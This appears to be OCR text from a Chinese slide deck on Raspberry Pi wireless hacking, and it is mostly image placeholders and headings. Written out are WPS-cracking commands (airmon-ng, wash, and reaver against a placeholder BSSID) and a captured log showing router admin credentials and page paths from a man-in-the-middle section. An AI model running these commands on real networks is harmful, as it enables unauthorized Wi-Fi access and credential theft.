
尝试破解wps

airmon-ng start wlan0


wash -i mon0 –C

nohup sudo reaver -i mon0 -b 00:00:00:00:00:00 -a -S –N -v -d2 -t 5 -c 11 -o fbi &

wpa/wpa2 无线密码破解



树莓派超级计算机与计算机集群




搭建钓鱼wifi


(1)桥接方式设置热点

(2)路由方式设置热点


中间人攻击


interface activated...
inline help
USER: admin PASS: admin INFO: /
/dynaform/css_ma
/dynaform/common.
/frames/logo.htm
/frames/banner.htm
/userRpm/MenuRpm.ht
/userRpm/StatusRpm.h
/frames/bottom1.htm
/frames/bottom2.htm
/images/logo.jpg
/images/banner.jpg
/localiztion/str_titlel.jpg
/dynaform/str_menu.js
/dynaform/menu.js
/dynaform/css_main.css
/dynaform/common.js
/dynaform/custom.js
/images/pw.gif
/images/plus.gif
/images/arc.gif
/images/empty.gif
/userRpm/WanCfgRpm.htm
/images/minus.gif
/userRpm/
/dynaform/css_main.css
/dynaform/common.js
/dynaform/custom.js
/images/arc.gif
/images/empty.gif
/userRpm/LanDhcpServerRpm.htm
/dynaform/css_main.css
/dynaform/common.js
/dynaform/custom.js
/images/arc.gif
/images/empty.gif
/userRpm/AssignedIpAddrListRpm.htm
/dynaform/css_main.css
/dynaform/common.js
/images/arc.gif
/images/empty.gif


找到跳板机



Python编程控制树莓派GPIO



通过GPIO控制继电器



用无价的知识 享有价的生活

威客众测平台将安全连成一个圈